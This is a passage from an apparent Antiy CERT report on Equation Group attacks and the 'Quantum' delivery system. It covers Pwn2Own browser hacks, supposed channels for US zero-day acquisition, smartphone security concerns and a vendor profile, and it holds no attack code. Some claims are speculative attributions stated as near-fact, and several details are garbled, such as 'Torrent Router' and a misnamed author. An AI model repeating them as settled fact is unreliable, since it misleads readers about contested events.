However, for a long time, little was known about the vulnerability library (C). Given the operating mechanisms of the Quantum system, it inevitably contains a collection of zero-day vulnerabilities targeting browsers such as Internet Explorer, Edge, Chrome, and Firefox (including major plugins). We believe that because the tools in the vulnerability library (S) are primarily used in manual operations, they are accessible to a wider range of people, indirectly leading to incidents like the Shadow Brokers leak. However, because the vulnerability library (C) is primarily deployed on the Quantum system, it is relatively more strictly controlled. This has prevented the full disclosure of the relevant vulnerabilities.

However, from another perspective, our analysis of the ANT tool set and Vault7 reveals the following: the A^{2}PT organization 's operational style is to develop malicious code that covers the entire architecture and operating system platform, a vulnerability library that encompasses all systems and mainstream application scenarios, and a relay delivery vehicle that covers all interfaces. Based on the characteristics of the vulnerability library (C) used in conjunction with quantum systems, we can effectively infer the coverage capabilities of the vulnerability library (C). We have selected a reference system that provides a valuable scenario inventory. Among activities in which the NSA has indirect involvement and connections, the scenarios and objectives proposed by security competitions like Pwn2Own closely align with the requirements of quantum systems. The notable successful hacker attacks at Pwn2Own from 2007 to 2013 demonstrate that achieving full coverage of mainstream browsers is a key focus of Pwn2Own. These scenarios effectively cover the vulnerability spectrum required for quantum. Therefore, we need to further analyze the A^{2}PT organization 's supply capability system and resource operations.



Hacker(s)	Affiliation	Year	Exploit Target	Version / OS	Source
Dino Dai Zovi	Independent	2007	QuickTime (Safari)	Mac OS X	[24][25]
Shane Macauley	Independent	2007	QuickTime (Safari)	Mac OS X	[25][24]
Charlie Miller	ISE	2008	Safari (PCRE)	Mac OS X 10.5.2	[26][27]
Jake Honoroff	ISE	2008	Safari (PCRE)	Mac OS X 10.5.2	[26]
Mark Daniel	ISE	2008	Safari (PCRE)	Mac OS X 10.5.2	[26]
Shane Macauley	Independent	2008	Adobe Flash (Internet Explorer)	Windows Vista Service Pack 1	[28]
Alexander Sotirov	Independent	2008	Adobe Flash (Internet Explorer)	Windows Vista Service Pack 1	[28]
Derek Callaway	Independent	2008	Adobe Flash (Internet Explorer)	Windows Vista Service Pack 1	[28]
Charlie Miller	ISE	2009	Safari	Mac OS X	[29][27]
Nils	Independent	2009	Internet Explorer 8	Windows 7 Beta	[30]
Nils	Independent	2009	Safari	Mac OS X	[31]
Nils	Independent	2009	Mozilla Firefox		[32]
Charlie Miller	ISE	2010	Safari	Mac OS X	[33]
Peter Vreugdenhil	Independent	2010	Internet Explorer 8	Windows 7	[33]
Nils	Independent	2010	Mozilla Firefox 3.6	Windows 7 (64-bit)	[33]
Ralf-Philipp Weinmann	Independent	2010	iPhone 3GS	iOS	[33]
Vincenzo Iozzo	Independent	2010	iPhone 3GS	iOS	[33]
VUPEN	VUPEN	2011	Safari 5.0.3	Mac OS X 10.6.6	[34]
Stephen Fewer	Harmony Security	2011	Internet Explorer 8 (32-bit)	Windows 7 Service Pack 1 (64-bit)	[34]
Charlie Miller	ISE	2011	iPhone 4	iOS 4.2.1	[35]
Dion Blazakis	ISE	2011	iPhone 4	iOS 4.2.1	[35]
Willem Pinckaers	Independent	2011	BlackBerry Torch 9800	BlackBerry OS 6.0.0.246	[35]
Vincenzo Iozzo	Independent	2011	Blackberry Torch 9800	BlackBerry OS 6.0.0.246	[35]
Ralf-Philipp Weinmann	Independent	2011	Blackberry Torch 9800	BlackBerry OS 6.0.0.246	[35]
VUPEN	VUPEN	2012	Chrome	Windows 7 Service Pack 1 (64-bit)	[15]
VUPEN	VUPEN	2012	Internet Explorer 9	Windows 7	[36]
Willem Pinckaers	Independent	2012	Mozilla Firefox		[37]
Vincenzo Iozzo	Independent	2012	Mozilla Firefox		[37]
VUPEN	VUPEN	2013	Internet Explorer 10	Windows 8	[38]
VUPEN	VUPEN	2013	Adobe Flash	Windows 8	[39]

Figure 5-1 2

We can use the Pwn2Own cracking scenario as a reference to draw a spectrum of attack capabilities of the "quantum" system. This spectrum completely covers all major terminals and smartphone terminal devices and browsers in the world.




Figure 5-3Graphical analysis of attack scenarios of quantum systems

Since there is no reference system to support the analysis, we did not mark China's basic information products and mobile phone environments on the "quantum" attack scenario map. However, from the results of our historical analysis, the relevant attack organizations have always pursued the "tone" of attack capabilities covering all scenarios. They must continue to conduct comprehensive vulnerability research and attack capability reserves for China's basic information products and smart phones, and be ready to use them at any time. Richard Bejtlich, former chief strategy officer of FireEye, believes that [21], whether to fix vulnerabilities to improve security or to hide vulnerabilities for network intrusion is a "tangle" for the US government. "When foreign targets run their own domestic software, this tangle no longer exists." It can be imagined that A^{2}PT attack organizations such as Equation have the asymmetric advantage of deeply understanding the vulnerabilities of US-made software and hardware products; at the same time, they will be more confident in mining, analyzing, and exploiting the vulnerabilities of information products and services of other countries.

Therefore, we need to further analyze the source of its attack resources.

5.3 The Source of A^{2}PT 's 0day Vulnerability and Malicious Code Tools

Based on public information, Antiy CERT attempts to sort out the sources of resources that A^{2}PT attack organizations such as Equation may use to directly and indirectly obtain vulnerabilities, in addition to their own discovery and pre-positioning.

5.3.1 Obtaining Vulnerabilities Based on the Security Ecosystem of Basic IT Vendors

The discovery, reporting, remediation, and disclosure mechanisms for vulnerabilities in information technology products and services are crucial foundations for the security operations of the entire information society. Related information sharing and coordinated response mechanisms also underpin trust in the global industrial chain division of labor. With the historical evolution of globalization, corresponding international coordination mechanisms have emerged. Global security researchers analyze and research IT products and open source code, reporting these vulnerabilities to manufacturers and vulnerability sharing platforms to drive product improvements. Large IT manufacturers also establish extensive security teams to continuously improve their own security. Naturally, this also means that basic information technology software and hardware products and large-scale internet service products play an even more crucial role in this mechanism. Once this mechanism is controlled by a hegemonic power with monopoly and dominance over IT products, and becomes unilateral, it will inevitably lead to unprecedented imbalance and inequality. This also exacerbates global users' suspicions about whether some serious vulnerabilities stem from research and development errors or collaborative preconceptions. In December 2013, the original "Torrent Router" (Tor) was compromised. Jacob Appelbaum, a core programmer on the project) presented a set of leaked PPT documents at the 30th Communications Conference, which contained programs and Trojans developed by the NSA to exploit vulnerabilities in various network products. The products covered servers, routers, firewalls and mobile devices, including well-known brands such as DELL, HP, Sun, and CISCO[22]Appelbaum said that he suspected that the NSA had a cooperative relationship with some of these companies, and the original intention of disclosing this content was to "let the relevant companies clarify whether they were accomplices or victims of the NSA under the pressure of exposure."

In 2016, Jason Healey, a senior researcher at the School of International and Public Affairs at Columbia University, published an article titled "The U.S. Government and Zero-Day Vulnerabilities" in the Journal of International Affairs, which deeply analyzed the development of the U.S. Vulnerability Fairness Process (VEP) from 2008 to 2016, and made a cautious estimate of the number of zero-day vulnerability arsenals that the United States may have stockpiled at present (2016) [23]. Based on the VEP's adjudication mechanism, it is difficult to determine how many vulnerabilities have been labeled NOBUS and become cyber arsenals used by A^{2}PT to attack opponents. Some serious vulnerabilities that have been publicly disclosed have a long time difference between the time of early discovery of the vulnerability and the time of patching and disclosure. For example, in June 2017, security teams such as Google's Project Zero discovered major Intel CPU vulnerabilities: Meltdown (CVE-2017-5754) and Spectre (CVE-2017-5715 and CVE-2017-5753). These vulnerabilities posed a major threat to global cloud infrastructure, but these vulnerabilities were not announced until six months later in January 2018 [24]. Cybersecurity researchers have reason to speculate that these six months have become an exclusive operating window for A2PT ^{to} attack global cloud infrastructure.

5.3.2 Collect Vulnerability Information by Participating in Various Public Activities

The RSA Conference is an annual global cybersecurity event held in San Francisco in the first half of each year. Security vendor representatives and industry leaders from around the world gather to exchange views on global cybersecurity threats and technological trends. US intelligence agencies such as the NSA and FBI regularly participate in the conference, primarily recruiting professionals to join their teams and delivering speeches calling on hackers to serve the United States.

Hacker conferences such as the Black Hat Conference and DEFCON are also events that US intelligence agencies focus on and participate in.

Pwn2Own is one of the world's most prestigious hacking competitions. It's hosted by ZDI (Zero Day Initiative), a subsidiary of HP's TippingPoint, the Pentagon's cybersecurity service provider. Internet and software giants like Google, Microsoft, Apple, and Adobe support the competition, encouraging users to improve their products through hacking challenges. These competitions are also a valuable opportunity for US intelligence agencies to gather and stockpile vulnerabilities and attack techniques.

There's currently no evidence to suggest a direct connection between the Pwn2Own event and the US's proprietary vulnerabilities. However, as we've previously pointed out, given Pwn2Own's long-standing focus on specific subjects, the scenario design for this challenge fully reflects the capabilities and value proposition of a "quantum" system for traffic-side attacks. ZDI, HP's paid platform for acquiring zero-day vulnerabilities, primarily solicits them with clearly marked prices and cash rewards. Hackers worldwide can sell their vulnerabilities to ZDI. As an agent for US intelligence agencies, ZDI may resell the high-value vulnerabilities it collects to them.

5.3.3 Obtain Vulnerability Information Through the Bug Bounty Program

Since 2016, the U.S. Department of Defense has launched a pilot program for the "Hack the Pentagon" vulnerability bounty program. On January 13, 2023, the U.S. Department of Defense announced that it would launch the "Hack the Pentagon 3.0" program, which aims to discover vulnerabilities in the technology that maintains the operation of the Pentagon and related sites . [25] The actual purpose of obtaining vulnerabilities through these activities is questionable.

In January 2019, US President Trump signed a bill requiring the Department of Homeland Security to establish a bug bounty program within six months. In addition to government agencies' own bug bounty programs, several well-known bug bounty companies in the US, including HackerOne, BugCrowd, and Synack, provide services to the US military and intelligence agencies.

5.3.4 Research, Develop, And Purchase Commercial Malicious Code and Vulnerability Exploitation Tools

Based on the analysis of the relationship between the malicious code engineering system of the Equation Group in Antiy CERT's "Review and Reflection on the Stuxnet Incident Nine Years Ago" [4], it can be seen that for a long time, the Equation Group has been conducting "rolling iterations" and building block updates based on ultra-large-scale malicious code engineering. Antiy CERT tends to believe that the malicious code system of the NSA in its core operations is long-term self-developed, or is carried out by contractors with extremely close relationships for a long time.

The history of US intelligence agencies purchasing commercial cyber weapons has been exposed. In 2015 , Oxford University professor Mailyn Fidel pointed out in the article "Regulating the Zero-Day Vulnerability Trade: A Preliminary Analysis" that US government agencies are buyers of zero-day vulnerabilities. In 2013, the US National Security Agency (NSA) spent $250 million to purchase software vulnerabilities from "private suppliers" [26].

On July 19, 2021, the British Broadcasting Corporation (BBC) reported that the Israeli software monitoring company NSO sold a mobile phone spy software called "Pegasus" to some countries to monitor various key personnel and even relevant politicians of other countries. "Pegasus" software can easily invade Apple and Android systems and easily intercept all kinds of information, pictures, videos, email content, call records in mobile phones, and can even secretly turn on the microphone for real-time recording [27]In 2022, an investigation by the New York Times revealed that the FBI had purchased the "Pegasus" software. Later, FBI Director Christopher Wray also admitted that the FBI did purchase the "Pegasus" software[28]

According to a report by the New York Times in July 2022, with the tacit approval of the US intelligence agencies, the executive team of the US military contractor L3 Harris visited Israel several times in an attempt to acquire the NSO Group, the manufacturer of the Pegasus software [29].

Hacking Team, a software developer based in Italy, sells spyware tools to organizations in many countries. The FBI is also one of its clients. According to Wired, the FBI has paid a total of $770,000 to purchase Hacking Team's Galileo remote control system since 2011. [30]]

It must be pointed out that both "Pegasus" and "Galileo" can cooperate with the "quantum" system's delivery mechanism to achieve continuous operation after a breakthrough.

5.4 A^{2}PT Organizational Resource Operation and Operation Relationship Analysis

US intelligence agencies collect and purchase zero-day vulnerabilities globally through public security activities, agent models, bug bounty cooperation, and procurement models with cyber arms dealers. They also build cyberspace projects, weapons, infrastructure, and big data support through collaboration with cyberspace defense contractors, telecommunications infrastructure companies, and internet companies. Relying on globally deployed projects and operating platforms, and using implants, carriers, and relay equipment, they deploy various types of advanced malicious code through vulnerabilities and launch a large number of attacks against global IT targets. The map of their organizational operations and operational relationships is speculated to be shown in Figure 5-4 5-4.




Figure 5-4 A^{2}PT Organizational Resource Operations and Operations Relationship Map

6 Summary: Addressing the Challenges of A^{2}PT Attacks on Smart Devices

Due to the characteristics of the iOS environment, our analysis of Equation Group attacks on iOS is more difficult than our previous analysis of Equation Group attacks and disk persistence against Windows, Linux, and Solaris systems.

Based on the aforementioned analysis, the relevant iOS Trojan samples are cyberattack weapons used by the Equation Group, belonging to the same DoubleFantasy attack tool family as the previously disclosed samples targeting Windows, Linux, and Solaris. This Trojan can be remotely implanted and executed via the "Quantum" system, exploiting a zero-day vulnerability in the iOS Safari browser. It uses encryption to hide plaintext information and deletes itself after execution, achieving a fileless implementation and resisting forensic analysis.

These analyses have further improved the evidence of the Equation Group's attack weapons' ability to cover operating system platforms, so we have updated the charts [5]

Table 6-1 The process of exposing the payload of the Equation Group's multi-platform operating system

Information	Windows	Linux	Solaris	FreeBSD	Mac OS	iOS
Antiy: Trojan that modifies hard drive firmware Exploring the attack components of the EQUATION group[9], March 2015	Analyze sample payload and hard disk persistence capabilities					
Antiy: Analysis of encryption techniques in some components of [8] , April 2015	Analyze encryption algorithms					
Antiy: Analysis of the full-platform payload capabilities of the [5], November 2016		Exposure exists, analyze related payloads	Analyze related payloads			
Hacker News: "Shadow Brokers reveals list of Servers Hacked by the NSA " [31], October 2016			Exposure exists	Exposure exists		
Kaspersky: Equation: The Death Star of Malware Galaxy[3], February 2015	Unveil the Equation Attack Group					
Kaspersky: A Fanny Equation: "I am your father, Stuxnet"[32], February 2015	Fanny Component Analysis					
Kaspersky: Equation Group: from Houston with love[33], February 2015	DoubleFantasy Analysis					
Kaspersky: EQUATION GROUP: QUESTIONS AND ANSWERS [34], February 2015	Formula Group Q&A				Make guesses based on network characteristics	
Kaspersky: Operation Triangulation: iOS devices targeted with previously unknown malware[6], June 2023						iMessage - based attacks revealed
Antiy: The "Quantum" System Penetrates Apple Phones: Analysis of Historical Samples of Equation Group Attacks on iOS Systems, June 2023						Sample exposure analysis

The samples analyzed in this report, and their subsequent versions, can be deployed not only through iMessage vulnerabilities but also through the "Quantum" system, which exploits the process of mobile phones accessing the internet for even more covert delivery. We have enumerated the targets that the "Quantum" system can attack based on a reference system and created a map of these targets.

While this incident and sample focus on the iOS platform, this doesn't mean other platforms and scenarios are equally secure. The A^{2}PT organization 's "quantum" delivery system, including vulnerability libraries for browsers and web clients, allows it to disrupt delivery during network access on virtually all PCs and mobile devices. This puts mobile phone users and internet users worldwide under the "quantum" sword of Damocles. In practice, A^{2}PT can precisely target high-value targets, while defenders face an extremely difficult and passive situation, like searching for a needle in a haystack.

But all these further indicate that the security of mobile phones and smart terminals needs to be further improved.

Smart devices like mobile phones are more personally relevant than traditional PCs. The data assets on these devices, such as location data, phone contacts, documents, text messages, and photos, are highly correlated with individuals, their social networks, movements, and behavioral preferences. By collecting and analyzing these data assets, targeted and accurate profiling of the target individual's work and life, their profile, and their surroundings can be performed. In recent years, smart devices like mobile phones have not only provided information-based and intelligent convenience for daily life, but have also been adopted by numerous government, enterprise, and industrial organizations in China as mobile office environments (including remote management of production and operations systems). In particular, in the widely used two-factor authentication and zero-trust systems, mobile phones and SIM cards have become core tokens. Once a mobile phone is compromised, attackers can not only collect higher-value data assets related to the target individual but also use it as a breakthrough point and springboard to intrude into the intranets of government and enterprise organizations.

Smart devices like mobile phones possess extensive sensing capabilities far exceeding those of traditional PC nodes. They are equipped with a variety of sensors (including GPS for high-precision positioning, accelerometers, gravity sensors, gyroscopes, and rotation vector sensors) that can be used to obtain high-precision, real-time dynamics of the device. In addition to high-precision sensors, they also have input and output hardware acquisition devices such as cameras and microphones, and even Wi-Fi and Bluetooth modules to scan and collect information about the surrounding environment and devices. This capability enables A^{2}PT groups to obtain richer insights after compromising smartphones than from PCs or servers.

Smart devices like mobile phones have more exposed and attackable surfaces. These include attack surfaces at the technology stack level, encompassing hardware, firmware, systems, and applications; attack surfaces at the communications level, encompassing supply chain aspects like Wi-Fi, Bluetooth, cellular networks, and GPS; and attack surfaces within the system and internet ecosystem. As consumer products, mobile phones and other smart devices prioritize security design based on user experience. Users download applications and browse websites from a variety of channels through their devices. However, mobile device defense mechanisms and systems primarily rely on system security controls and mitigation mechanisms implemented by vendors and manufacturers, as well as threat detection and defense within applications. Once these single-point security strategies are breached, attack and defense become unequal. Furthermore, the excessive information harvested by international internet vendors in the mobile internet environment, through privileged interfaces like Prism, has become a source of accurate targeting for highly capable cyber threat actors.

In mobile phone systems, Apple's security mechanism design has long been praised. Its security system and closed application ecosystem reduce the possibility and security risks of general attacks on systems and devices. However, in the incident exposed by Kaspersky, Apple phones have become a "black box" that makes it difficult to effectively conduct environmental analysis and evidence collection.

Perhaps more dangerous than being attacked by APTs is the tearing of the world apart by hegemonism and unilateralism.

Antiy is committed to providing foundational security capabilities for mobile phones, smart terminals, the cloud, and various other computing environments, including mobile malware detection, Wi-Fi access security, payment security, and QR code scanning security. We also diligently support mobile phone and smart operating system manufacturers in developing and improving security designs by reducing the attack surface and enhancing security mitigation and control strategies, such as introducing permission models, application ecosystem management, and establishing response systems. We respect and honor our work, but we must point out that mobile phones are massive consumer products designed primarily for convenience and for ordinary users, not IT management and operations personnel. The native security mechanisms provided by mobile phone manufacturers build a sound foundation and support a sound operational and governance foundation. However, no matter how robust, general security mechanisms are difficult to combat APT attacks using zero-day vulnerabilities and specialized samples, and they cannot be simply addressed through security awareness and habits. Even for consumer-grade smart devices and systems, relying on strategies such as data and operating environment isolation, device network management and access control, and container-level application control is unlikely to fully protect against APT attacks using zero-day vulnerabilities and advanced samples. For mobile terminals in scenarios with high security requirements, it is necessary to achieve stronger security defense capabilities based on mature commercial products and more specialized investments and guarantee systems.

At the same time, only a systematic and full-life cycle defense, tracing and hunting mechanism can combat systematic and full-time window attacks. This battlefield exists not only on desktop terminals and mobile phone terminals, but also on network equipment and edge equipment (including security equipment), and even in deep assets such as intranets and cloud computing.

We are always focused on making more security capabilities such as threat detection and active defense genetic and underlying, building native integrated security capabilities from the supply chain level, and realizing "moving the checkpoints forward to prevent problems before they occur". These efforts will continue to shape the fundamentals of supply chain security that are conducive to defending against attacks; discovering, analyzing, tracing and exposing advanced threats are the battlefields we are always fighting on. These efforts not only continue to test and improve our core security capabilities, help the public understand the risks in cyberspace, but also help critical information infrastructure and government and enterprise organizations improve their network security capabilities with more realistic and objective enemy scenarios.

We will continue to work hard on this.

Appendix 1: References

[1]. Review of Cyberattacks from US Intelligence Agencies-Based on Global Cybersecurity Communities Analyses

http://www.china-cia.org.cn/home/WorkDetail?id=643368b50200340e00ff4fc7

[2]. Exploring the Mystery of the Duqu Trojan

https://antiy.cn/research/notice&report/research_report/261.html

[3]. Equation: The Death Star of Malware Galaxy

http s ://securelist.com/blog/research/68750/equation-the-death-star-of-malware-galaxy/

[4]. Review and Reflection on the Stuxnet Incident Nine Years Ago

https://www.antiy.com/response/20190930.html

[5]. From "Equation" to "Equation Group": Analysis of the Full-Platform Capabilities of the EQUATION Attack Group's Advanced Malicious Code

https://www.antiy.com/response/EQUATIONS/EQUATIONS.html

[6]. Operation Triangulation: iOS devices targeted with previously unknown malware

https://securelist.com/operation-triangulation/109842/

[7]. Bvp47 US NSA Equation's Top Backdoor

https://mp.weixin.qq.com/s/WTlRPzUv3npV8xd9KRJoQw

[8]. Analysis of Encryption Techniques in the Equation Component

https://www.antiy.com/response/Equation_part_of_the_component_analysis_of_cryptographic_techniques.html

[9]. A Trojan That Modifies Hard Drive Firmware : Exploring the Attack Components of the Equation Group

https://www.antiy.com/response/EQUATION_ANTIY_REPORT.html

[10]. Technical Analysis Report on the NSA's "Acid Fox" Vulnerability Exploitation Weapon Platform

https://www.cverc.org.cn/head/zhaiyao/news20220629-FoxAcid.htm

[11]. "Equation Group" Attack on SWIFT Service Provider EastNets Incident Review and Analysis Report

https://www.antiy.com/response/20190601.html

[12]. The NSA hacks other countries by buying millions of dollars worth of computer vulnerabilities

http://www.washingtonpost.com/blogs/the-switch/wp/2013/08/31/the-nsa-hacks-other-countries-by-buying-millions-of-dollars-worth-of-computer-vulnerabilities/

[13]. 10 Things You Need To Know About 'Wikileaks CIA Leak'

https://thehackernews.com/2017/03/wikileaks-cia-vault7-leak.html

[14]. The Controversies Surrounding the NSA-Led VEP: Vulnerability Equitable Resolution Policy and Procedures

https://www.ics-cert.org.cn/portal/page/122/e999bf92e06f42b89800faf420b45b14.html

[15]. Wikipedia: NOBUS

https://en.wikipedia.org/wiki/NOBUS

[16]. Aris. Dual_EC_DRBG Backdoor: a Proof of Concept

https://blog.0xbadc0de.be/archives/155

[17]. The intelligence coup of the century'For decades, the CIA read the encrypted communications of allies and adversaries.

https://www.washingtonpost.com/graphics/2020/world/national-security/cia-crypto-encryption-machines-espionage/

[18]. Antiy's in-depth analysis report on the WannaCry ransomware worm

https://www.antiy.com/response/wannacry.html

[19]. Antiy's Operation Manual on Systematically Responding to NSA Cyber Arms and Equipment

https://www.antiy.com/response/Antiy_Wannacry_NSA.html

[20]. Pwn2Own list of notable hacks is incomplete

https://en.wikipedia.org/wiki/Pwn2Own

[21]. Five Reasons I Want China Running Its Own Software

https://taosecurity.blogspot.com/2017/03/five-reasons-i-want-china-running-its.html

[22]. NSA Surveillance Has No Boundaries, Expert Says

https://threatpost.com/nsa-surveillance-has-no-boundaries-expert-says/103355/

[23]. The US Government and Zero-Day Vulnerabilities.

https://jia.sipa.columia.edu/sites/default/files/attachments/Healey%20VEPpdf

[24]. 6 months later, Specter still haunts.

https://securityboulevard.com/2018/07/6-months-later-spectre-still-haunts/

[25]. Hack the Pentagon 3.0 Bug Bounty Program to Focus on Facility Control Systems

https://www.securityweek.com/hack-pentagon-30-bug-bounty-program-focus-facility-control-systems/

[26]. REGULATING THE ZERO-DAY VULNERABILITY TRADE:A PRELIMINARY ANALYSIS

https://fsi-live.s3.us-west-1.amazonaws.com/s3fs-public/fidler-second-review-changes-made.pdf

[27]. Pegasus: Spyware sold to governments 'targets activists'

https://www.bbc.co.uk/news/technology-57881364

[28]. FBI acknowledges it tested NSO Group's spyware

https://www.washingtonpost.com/technology/2022/02/02/pegasus-fbi-nso-test/

[29]. L3 Harris in talks to buy Israeli spyware firm NSO

https://www.reuters.com/markets/deals/l3harris-talks-buy-israeli-spyware-firm-nso-reports-2022-06-15/

[30]. The FBI Spent $775K on Hacking Team's Spy Tools Since 2011

https://www.wired.com/2015/07/fbi-spent-775k-hacking-teams-spy-tools-since-2011/

[31]. Shadow Brokers reveals list of Servers Hacked by the NSA

http://thehackernews.com/2016/10/nsa-shadow-brokers-hacking.html

[32]. A Fanny Equation: "I am your father, Stuxnet"

http://securelist.com/blog/research/68787/a-fanny-equation-i-am-your-father-stuxnet/

[33]. Equation Group: from Houston with love

http://securelist.com/blog/research/68877/equation-group-from-houston-with-love/

[34]. Equation_group_questions_and_answers

https://securelist.com/files/2015/02/Equation_group_questions_and_answers.pdf

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

